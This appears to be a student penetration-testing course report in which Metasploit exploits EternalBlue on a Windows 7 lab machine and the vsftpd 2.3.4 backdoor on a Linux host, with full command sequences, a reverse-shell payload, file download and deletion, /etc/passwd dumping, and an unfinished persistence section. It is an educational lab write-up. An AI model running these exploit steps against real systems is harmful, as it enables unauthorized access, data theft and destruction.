Project Title: Penetration Testing and Vulnerability Analysis

---

Group Number:

Group Members (Names and IDs):

Zineddine Belmokhtar : 3791375
Sriya Gowthami Pathuri: 3767409
Sai Teja Komatlapalli: 3766695
Xiaozheng Zhang: 3766699

Course Details: CS6415

Instructor: Shadi Aljendi

Date: 30th March 2025

ABSTRACT

Penetration testing and vulnerability analysis are important cybersecurity methods that are employed to detect and remedy security vulnerabilities on the systems prior to their exploitation by attackers. In this project we demonstrate a complete penetration testing in a controlled laboratory setting to analyse the security perspective of target systems based on industry standard tools like Nmap, Metasploit, and Wireshark. The primary objective of our project is to mimic actual cyberattacks, determine the vulnerabilities thereafter and then exploit them in an ethical manner and implement mitigation strategies. We utilize the Nmap tool to establish a network reconnaissance where we determine the open ports and services and define the attack surface. In our project we utilized Nmap to perform scanning of open ports on a Windows victim and a Linux Ubuntu system. Metasploit is employed to mimic actual cyberattacks by taking advantage of vulnerabilities like the EternalBlue Windows exploit to gain unauthorized access and the VSFTP 2.3.4 vulnerability in Linux to access the root. Wireshark output presents detailed packet analysis, employed in network traffic monitoring to identify anomalies and potential threats. In this project, we emphasize the dangers of old services and misconfigurations and show how ethical hacking can proactively detect and fix them. Our results highlight exploits' success on both operating systems and stressing timely patching, strong configurations, and ongoing monitoring and this work shows the usefulness of penetration testing in strengthening system security and generates takeaways for mitigating cybersecurity risks and offers contributions to best practices in cybersecurity through multi-platform vulnerabilities.

1. INTRODUCTION

In today's interconnected world, cybersecurity threats are more personal, and sophisticated than ever. There are risks due to outdated software, and misconfigured systems, and unpatched systems within organizations, institutions, and individual users. Penetration testing has become one of the effective methods aimed at measuring and enhancing the security posture of digital assets infrastructure. This method mimics a real-life cyber-attack on the systems within a simulated environment to identify security weaknesses that could be used by cybercriminals [1].

This project was aimed at implementing penetration testing methodology in a fully virtualized environment. In this setup, we had an attacker virtual machine (VM) using Kali Linux and two victim machines Windows 7 and Ubuntu Linux. All the virtual machines were connected to an isolated virtual network to remain ethically compliant, as well as protected from any outside interference.

The objective was to find and exploit security weaknesses on the target system using penetration testing. The initial Nmap scan of the Windows 7 VM told us about the open ports associated with Server Message Block (SMB) protocol. Then analysis verified the existence of MS17-010 vulnerability, also called EternalBlue. Metasploit was utilized to exploit the vulnerability, resulting in remote system access and complete control of the device through Meterpreter.

At the same time, the Ubuntu Linux VM was checked for its weaknesses. Nmap scans also showed the system had the outdated and vulnerable version of the VSFTP service (2.3.4) running on port 21. Using the corresponding Metasploit module we can obtain the root access to the Linux operating system, demonstrating the danger of unpatched services [6], [7].

We utilized Nmap for port scanning, Metasploit for exploitation, and Wireshark for analysing the traffic [3], [5]. As outlined in this report, it encompasses the whole range of the penetration test from reconnaissance through vulnerability scanning, exploitation, and post-exploitation analysis. The results of this penetration test provide valuable insight into the security posture of the target system. By evaluating vulnerabilities, attack pathways, and exploit feasibility, this report lays emphasis on the need for proactive security assessments in preventing unauthorized access and risk to cyber threats. The findings advocate the need for strong security controls, prompt patching, and continuous network monitoring to reinforce the overall security of the system [11].

2. METHODOLOGY

2.1 Approach

The methodology used in the project is as follows.

Reconnaissance & Scanning: Used to collect the target system information, its open ports, and network services.

Vulnerability Assessment: Used Nmap scripts to identify security vulnerabilities.

Exploitation & Attack Simulation: The vulnerabilities discovered by using Nmap are exploited using Metasploit to test and see if we can gain unauthorized access.

Post-Exploitation & Analysis: Impact assessment of the successful exploitation and evaluation of the security standpoint of each machine.

Reporting & Mitigation Recommendations: Document the steps and finding along with the logs and packet capture detail and suggest how to secure the machines from vulnerabilities [12].

2.2 Simulated Environment Setup

The penetration testing was performed in a controlled laboratory environment which consists of three systems a Windows VM, Ubuntu Linux VM which is the target system, and a kali Linux machine with the required tools, which is configured as an attacker system. Below are the components.

- **Attacker Machine:** Kali Linux VM with the penetration testing tools installed.
- **Target System 1:** Windows 7 machine with SMBV1 enabled and outdated patches.
- **Target System 2:** Ubuntu Linux running VSFTP 2.3.4 with default configurations.

All the VM's are connected using host only adapter to ensure complete isolation from the unintended interactions with external networks to ensure ethical and safe testing.

Network Configuration Details:

Machine	IP address	Role
Kali Linux	192.168.1.1	Attacker
Windows 7	192.168.1.2	Victim 1
Ubuntu Linux	10.31.1.60	Victim 2

2.3 Attack Scenarios

- **Windows 7 (MS17-010 - EternalBlue)**: Given that SMB ports (135, 139, 445) were already open and identifiable from the Nmap scan, the system was suspected to be

vulnerable to the EternalBlue exploit. As a result, we utilized Metasploit to access the system and start a Meterpreter shell from where we could file transfer, both download and delete, to and from the target machine.


- **Ubuntu Linux (VSFTPd v2.3.4)**: Scans indicated port 21 was running an older version of VSFTP. The known vsftpd_234_backdoor module from Metasploit let us successfully open a root shell, thereby exposing the risk of unregulated FTP services.

2.4 Justification for Tool Selection

- **Nmap**: We utilize Nmap for reconnaissance and port scanning purposes. It is one of the most trusted and used tools which assists in finding open ports, services, and possible weak points within the given network. We scanned both Windows and Linux targets with it to find available services and determine the attack surface.
- **Metasploit Framework**: This tool allows for the use of pre-built and custom exploit modules. It was essential for simulating actual cyberattacks in a controlled manner. We used it to:
    - Exploit the **EternalBlue (MS17-010)** vulnerability on Windows 7.
    - Exploit the **VSFTPd v2.3.4** vulnerability on Ubuntu to gain root access.
- **Wireshark**: This application was used for capturing and analyzing packets for monitoring purposes.This was instrumental in monitoring live network traffic for anomalies and visualizing data movement during the exploitation and post-exploitation phases.

2.5 Network Diagram

Below is the network diagram of our simulated environment.



3. IMPLEMENTATION & TESTING

3.1 Windows 7 Exploitation – EternalBlue (MS17-010)

3.1.1 Nmap Results and vulnerability check:

- The Nmap scan below showed that ports 135,139 and 445 are open which indicates that the SMB services were running.




Figure 2. Nmap Results

- Then we checked for the SMB version the victim is using, and we can see that the victim is using SMB1 and SMB 2. Below is the result




Figure 3. SMB versions on the host

- Then by using the following commands we checked for the SMB signing which indicates that the host is vulnerable[14].
- Below are the commands.
  - use auxiliary/scanner/smb/ms17_010_eternalblue
  - set RHOSTS 192.168.1.2
  - run


```
msf6 auxiliary(scanner/smb/smb_version) > use auxiliary/scanner/smb/smb_ms17_
010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.1.2
RHOSTS => 192.168.1.2
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.1.2:445       - Host is likely VULNERABLE to MS17-010! - Windows
7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.2:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Figure 4. Vulnerability checks on host

3.1.2 Attacking

From the Nmap and vulnerability check results we can see that the host is vulnerable to the SMBv1. It is associated with the EternalBlue which exploits a vulnerability in **SMBv1 (CVE-2017-0144)**, which allows attackers to execute remote code without authentication and used in massive exploits like WannaCry and NotPetya [13].

- We used Metasploit to launch the attack successfully.
- The exploitation resulted in a Meterpreter reverse shell sessioon granting us access full control over the victim's machine.
- Below commands are used to set payload to windows/x64/meterpreter/reverse_tcp
- use exploit/windows/smb/ms17_010_eternalblue set
  - set RHOSTS 192.168.1.2
  - set LHOST 192.168.1.1
  - set PAYLOAD windows/x64/meterpreter/reverse_tcp
  - exploit


msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms17
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.2
RHOSTS => 192.168.1.2
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.1
LHOST => 192.168.1.1
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/mete
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.1:4444
[+] 192.168.1.2:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.2:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.2:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.2:445 - The target is vulnerable.
[*] 192.168.1.2:445 - Connecting to target for exploitation.
[+] 192.168.1.2:445 - Connection established for exploitation.
[+] 192.168.1.2:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.2:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.1.2:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70 Windows 7 Enterp
[*] 192.168.1.2:445 - 0x00000010 72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63 rise 7601 Servic
[*] 192.168.1.2:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 192.168.1.2:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.2:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.2:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.2:445 - Starting non-paged pool grooming
[+] 192.168.1.2:445 - Sending SMBv2 buffers
[+] 192.168.1.2:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.2:445 - Sending final SMBv2 buffers.
[*] 192.168.1.2:445 - Sending last fragment of exploit packet!
[*] 192.168.1.2:445 - Receiving response from exploit packet
[+] 192.168.1.2:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.2:445 - Sending egg to corrupted connection.
[*] 192.168.1.2:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.1.2
[*] Meterpreter session 2 opened (192.168.1.1:4444 → 192.168.1.2:49158) at 2025-03-20 14:33:07 -0300
[+] 192.168.1.2:445 - =-=-=-=

```
C:\Windows\system32>dir C:\Users\victim\Pictures
dir C:\Users\victim\Pictures
 Volume in drive C has no label.
 Volume Serial Number is B457-AEAE

 Directory of C:\Users\victim\Pictures

03/20/2025  05:44 PM    <DIR>          .
03/20/2025  05:44 PM    <DIR>          ..
03/20/2025  05:42 PM         1,142,093 Mountain.jpg
               1 File(s)      1,142,093 bytes
               2 Dir(s)  36,451,930,112 bytes free
```

Figure 9. Victim's folders

```
meterpreter > download Mountain.jpg /home/kali/Downloads/
[*] Downloading: Mountain.jpg → /home/kali/Downloads/Mountain.jpg
[*] Downloaded 10.38 KiB of 10.38 KiB (100.0%): Mountain.jpg → /home/kali/Do
wnloads/Mountain.jpg
[*] Completed  : Mountain.jpg → /home/kali/Downloads/Mountain.jpg
meterpreter >
meterpreter >
```

Figure 10. Download file from victim's device

```
C:\Windows\system32>del C:\Users\victim\Pictures\Mountain.jpg
del C:\Users\victim\Pictures\Mountain.jpg

C:\Windows\system32>

C:\Windows\system32>dir C:\Users\victim\Pictures\
dir C:\Users\victim\Pictures\
 Volume in drive C has no label.
 Volume Serial Number is B457-AEAE

 Directory of C:\Users\victim\Pictures

03/21/2025  11:28 AM    <DIR>          .
03/21/2025  11:28 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  36,449,783,808 bytes free
```

Figure 11. Delete the file from victim machine

By performing the above activities, we can say that the entire victim's machine is in the attacker's control and the attacker can block the access of the users to the machine or download and delete the file system and gain access to the files and can ask for ransom of money.

3.1.4 Wireshark Analysis

During the exploitation we used Wireshark to monitor the traffic in real time and below are the results from the Wireshark analysis for the windows machine.

- We searched specifically for the packets by filtering SMB. We Got the result of the SMB negotiation and session setup requests between attacker and victim. Below are the results.




Figure 12. SMB negotiation and session requests

- We filtered all the TCP ports because by default Metasploit Meterpreter uses port 4444 for the connection.
- As we managed to enter the Meterpreter, we can also see reverse shell TCP sessions established during successful exploitation.




Figure 13. TCP sessions captured

- We can also see the PSH and ACK packets in the Wireshark results which indicates that during exploitation, especially after sending the payload, we saw **[PSH, ACK]** packets which indicated command/data was being pushed through the shell.
- Which is what we are doing for the file download and deletion and the command execution.




Figure 14. PSH, ACK packets in Wireshark results

3.2 Exploitation on Linux

In this section, a target host with Ubuntu OS is tested for penetration and exploitation. The utilized tools include nmap, Metasploit Framework and Meterpreter tool, along with common python commands and shell commands.

3.2.1 Nmap Scanning Results

As the first step, nmap is used to scan Ubuntu machine

```
└─$ nmap -sV 10.31.1.60
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-25 08:48 EDT
Nmap scan report for 10.31.1.60
Host is up (0.00059s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
```

Figure 15. Scan Linux host ports for vulnerabilities

As a result, it could be seen that port 21 is open for ftp service. The service is running with VSFTP version 2.3.4.

3.2.3 Selecting Vulnerability to Exploit

VFSTP 2.3.4 has escape string vulnerability which is available for exploitation.[19] Hence it's chosen for attack. After searching for related modules, the vsftpd_234_backdoor module is found available from Metasploit

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2
 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.
4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/
vsftpd_234_backdoor
```

Figure 16. Find corresponding module for VSFTP exploitation

3.2.4 Exploitation

Use the selected module and setup the options. Here mainly just set the RHOST with target host.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
```

Figure 17. Setting up module options

After exploitation starts, it can be confirmed that a command shell is established by using the VSFTP escape string leak.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.5:46571 -> 10.0.2.4:6200) at 2025-03-25 18:14:12
 -0400
```

Figure 18. Start exploitation

3.2.5 Attacking

It can be seen the attack successfully obtained ROOT privilege from Target Host.

```
[*] Command shell session 1 opened (10.0.2.5:46571 -> 10.0.2.4:6200) at 2025-03-25 18:14:12
 -0400

whoami
root


pwd
/
```

Figure 19. Check if obtained root privileges

3.2.6 Exploring attack results

A few critical files can be accessed with the exploitation, proving that the security of the target host is compromised. The exposed information includes the IP address, user ID list, root directory content and many others.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0d:fd:74
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0d:fd74/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1541 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1505 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:118828 (116.0 KB)  TX bytes:149318 (145.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:369 errors:0 dropped:0 overruns:0 frame:0
          TX packets:369 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:153817 (150.2 KB)  TX bytes:153817 (150.2 KB)

cat /etc/password
cat: /etc/password: No such file or directory

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
```

Figure 20. Explore system information on target host

3.2.6 Exploitation Analysis

3.2.6.1 System and software log monitoring

During exploitation, access from the Kali Linux machine can be confirmed by monitoring VSFTP logs.

```
msfadmin@metasploitable:/var/log$ sudo tail -f vsftpd.log
Thu Mar 27 14:58:09 2025 [pid 5095] CONNECT: Client "10.0.2.5"
Thu Mar 27 15:02:20 2025 [pid 4756] CONNECT: Client "10.0.2.5"
Thu Mar 27 15:29:03 2025 [pid 4909] CONNECT: Client "10.0.2.5"
Thu Mar 27 15:29:10 2025 [pid 4911] CONNECT: Client "10.0.2.5"
Thu Mar 27 16:12:02 2025 [pid 5081] CONNECT: Client "10.0.2.5"
Thu Mar 27 16:18:24 2025 [pid 5101] CONNECT: Client "10.0.2.5"
Thu Mar 27 17:15:28 2025 [pid 5324] CONNECT: Client "10.0.2.5"
Thu Mar 27 17:31:55 2025 [pid 5434] CONNECT: Client "10.0.2.5"
Thu Mar 27 19:25:11 2025 [pid 5843] CONNECT: Client "10.0.2.5"
Thu Mar 27 19:25:59 2025 [pid 5849] CONNECT: Client "10.0.2.5"
Thu Mar 27 19:26:14 2025 [pid 5854] CONNECT: Client "10.0.2.5"
```

More actions can be obtained from system auth.log. It can be seen that at the same time the exploitation happens, unexpected connection happened with exceptional root privilige, which indicated an highly suspicious network activity.

```
[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 5 opened (10.0.2.5:38049 → 10.0.2.4:6200) at 2025-03-27 19:31:46
 -0400
```

```
Mar 27 19:32:06 metasploitable sudo: msfadmin : TTY=tty1 ; PWD=/var/log ; USER=r
oot ; COMMAND=/usr/bin/tail -f auth.log
Mar 27 19:32:06 metasploitable sudo: pam_unix(sudo:session): session opened for
user root by msfadmin(uid=0)
Mar 27 19:32:06 metasploitable sudo: pam_unix(sudo:session): session closed for
user root
```

3.2.6.2 Network activity monitoring

During exploitation, it could be seen that connection on port 6200 is established. Port 6200 is exploited by the backdoor to communicate with attacker for the root user access. Combining with system logs, the whole process of the VSFTP exploitation is able to be detected and monitored.

```
msfadmin@metasploitable:/var/log$ netstat -ntlp |grep 21
(No info could be read for "-p": geteuid()=1000 but you should be root.)
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
msfadmin@metasploitable:/var/log$ netstat -ntlp |grep 6200
(No info could be read for "-p": geteuid()=1000 but you should be root.)
tcp        0      0 0.0.0.0:6200            0.0.0.0:*               LISTEN
```

3.2.6 Post Exploitation

After successful exploitation, Meterpreter tool can be used to create permanent authenticated access from the attack host to the target host.[14] This section tries to build up a persistent access that could work even after the Metasploit session is terminated.

3.2.6.1 Implant Meterpreter script and create listening session

First, use msfvenom tool to create implant script in order to upgrade the exploit session to a Meterpreter session. The command is like follwing:

